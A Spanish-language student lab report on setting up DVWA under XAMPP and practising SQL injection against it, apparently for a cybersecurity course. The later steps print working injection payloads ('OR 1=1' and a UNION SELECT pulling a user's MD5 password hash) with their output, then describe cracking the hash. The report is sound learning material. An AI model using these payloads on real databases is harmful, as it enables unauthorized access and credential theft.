



## LABORATORIO 12 CYBERSEGURIDAD


1. Primero instalamos el xampp, ya luego le damos clic en start en el apache y mysql:



2. Ahora le damos clic en Admin de MySQL y nos llevara en esta pagina:



3. Ahora vamos a descargar DVWA para probar los ataques de inyección SQL:



xampp-windows-x64-8.2.12-0-VS16-inst...	12/05/2025 5:28 p. m.	Aplicación	153.891 KB
DVWA-master	12/05/2025 7:49 p. m.	Archivo WinRAR Z...	965 KB

4. Ahora este archivo lo descomprimos y lo llevamos a la carpeta htdocs de xampp:

dashboard	12/05/2025 5:32 p. m.	Carpeta de archivos	
DVWA-master	6/05/2025 6:38 a. m.	Carpeta de archivos	
img	12/05/2025 5:32 p. m.	Carpeta de archivos	
webalizer	12/05/2025 5:31 p. m.	Carpeta de archivos	
xampp	12/05/2025 5:32 p. m.	Carpeta de archivos	
applications	15/06/2022 11:07 a. m.	Chrome HTML Do...	4 KB
bitnami	15/06/2022 11:07 a. m.	Documento de ho...	1 KB
favicon	16/07/2015 10:32 a. m.	Icono	31 KB
index	16/07/2015 10:32 a. m.	Archivo de origen ...	1 KB

5. Ya listo, en el navegador vamos a escribir localhost para ir a la página de xampp:



6. Ahora al irnos a la dirección de localhost/DVWA-master saldrá esto:

DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.

7. Por lo que se debe ir a la carpeta config y cambiar el archivo de DVWA y dejarlo de esta forma:

config.inc	6/05/2025 6:38 a. m.	Archivo de origen ...	3 KB
------------	----------------------	-----------------------	------

8. Ya ingresado eso, otra vez nos saldrá este error:

**Fatal error:** Uncaught mysqli\_sql\_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php:569 Stack trace: #0 C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php(569): mysqli\_connect('127.0.0.1', 'dvwa', Object(SensitiveParameter:Value), '3306') #1 C:\xampp\htdocs\DVWA-master\login.php(8): dvwaDatabaseConnect() #2 {main} thrown in C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php on line 569

9. Ese error significa que toca hacer una base de datos, por lo cual nos dirigimos a la base de datos de mysql y la creamos de esta forma:

Crear base de datos

DVWA-master

utf8mb4\_spanish2\_ci

Crear

☐ Seleccionar todo

 Eliminar

	Base de datos	Cotejamiento	Acción
<input type="checkbox"/>	information_schema	utf8_general_ci	 Seleccionar privilegios
<input type="checkbox"/>	mysql	utf8mb4_general_ci	 Seleccionar privilegios
<input type="checkbox"/>	performance_schema	utf8_general_ci	 Seleccionar privilegios
<input type="checkbox"/>	phpmyadmin	utf8_bin	 Seleccionar privilegios
<input type="checkbox"/>	test	latin1_swedish_ci	 Seleccionar privilegios

Total: 5

- 10.** Ya lista vamos agregar un usuario, teniendo en cuenta que el usuario debe tener el mismo nombre que dice en el archivo que configuramos anteriormente:

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';
```

## Agregar cuenta de usuario

Información de la cuenta

Nombre de usuario: Use el campo de texto

Nombre de Host: Cualquier servidor  

Contraseña: Use el campo de texto 

Fuerza:  Débil

Debe volver a escribir:

plugin de autenticación

Autenticación de MySQL nativo

Generar contraseña: Generar

- 11.** Ahora ya listo esta parte de la base de datos, nos dirigimos a la página del localhost y la refrescamos, ahí saldrá login, en el cual ingresaremos el usuario y la contraseña vista anteriormente:



Username

Password

Login

- 12.** Ahora la página nos va a mostrar los siguiente, de ahí toca hacerle clic en crear y resetear la base de datos:

PHP module gd: **missing - Only an issue if you want to play with captchas**  
PHP module mysql: **Installed**  
PHP module pdo\_mysql: **Installed**

#### Database

Backend database: **MySQL/MariaDB**  
Database username: **dvwa**  
Database password: **\*\*\*\*\***  
Database database: **dvwa**  
Database host: **127.0.0.1**  
Database port: **3306**

#### API

*This section is only important if you want to use the API module.*

Vendor files installed: **Not Installed**

For information on how to install these, see the [README](#).

**Status in red**, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = On`  
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

First time using DVWA.  
Need to run 'setup.php'.

13. La página se reiniciará y mostrará otra vez el login, pero en este caso no vamos a ingresar lo que ingresamos anteriormente, sino que colocaremos el usuario admin y con su contraseña password:



Username


admin

Password

\*\*\*\*\*

Login

Login failed



Setup DVWA

Instructions

About

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `C:\xampp\htdocs\DVWA-master\config\config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("admin // password") at any stage.

---

### Setup Check

**General**  
Operating system: **Windows**  
DVWA version: **Unknown**

reCAPTCHA key: **Missing**

Writable folder `C:\xampp\htdocs\DVWA-master\hackable\uploads\`: **Yes**  
Writable folder `C:\xampp\htdocs\DVWA-master\config\`: **Yes**


**Apache**  
Web Server `SERVER_NAME`: `localhost`  
  
`mod_rewrite`: **Unknown**  
`mod_rewrite` is required for the AP labs.

**PHP**  
PHP version: **8.2.12**  
PHP function `display_errors`: **Enabled**  
PHP function `display_startup_errors`: **Enabled**  
PHP function `allow_url_include`: **Disabled**  
PHP function `allow_url_fopen`: **Enabled**  
PHP module `gd`: **Missing - Only an issue if you want to play with captchas**  
PHP module `mysql`: **Installed**  
PHP module `pdo_mysql`: **Installed**

**Database**  
Backend database: **MySQL/MariaDB**  
Database username: **dvwa**  
Database password: **\*\*\*\*\***  
Database database: **dvwa**  
Database host: **127.0.0.1**  
Database port: **3306**

API

14. Ya listo mostrara lo siguiente, de ahí le daremos clic en sql injection:



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)  
[JavaScript](#)  
[Authorisation Bypass](#)  
[Open HTTP Redirect](#)  
[Cryptography](#)  
[API](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

15. Y aquí es donde podemos probar la inyección sql:

[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)

## Vulnerability: SQL Injection

User ID:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

16. Primero escribimos el id para revisar si funciona correctamente:

## Vulnerability: SQL Injection

User ID:

ID: 5  
First name: Bob  
Surname: Smith

17. Y como vemos aparecen el nombre y su otro nombre, ahora vamos a ver toda la lista con este comando:

### Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

18. Ahí se ve toda la lista de la base de datos, y ya por ultimo vamos a revisar la contraseña del usuario Pablo, por medio de este comando `1' OR '1'='1' union select password, first_name from users where first_name='Pablo`

### Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Hack
Surname: Me


ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: Pablo
```



19. Y con esa contraseña, que está cifrada, vamos descifrarla para ver su contenido, en si es por eso que vamos a utilizar un descifrador md5 en este caso y ver lo que contiene:



Y como vemos este usuario tiene esta contraseña almacenada, por lo tanto la inyección fue todo un éxito, y todo esto toca siempre tenerlo en cuenta ya que nuestra información puede ser descifrada de esta forma en caso de que algún hacker acceda a nuestros datos.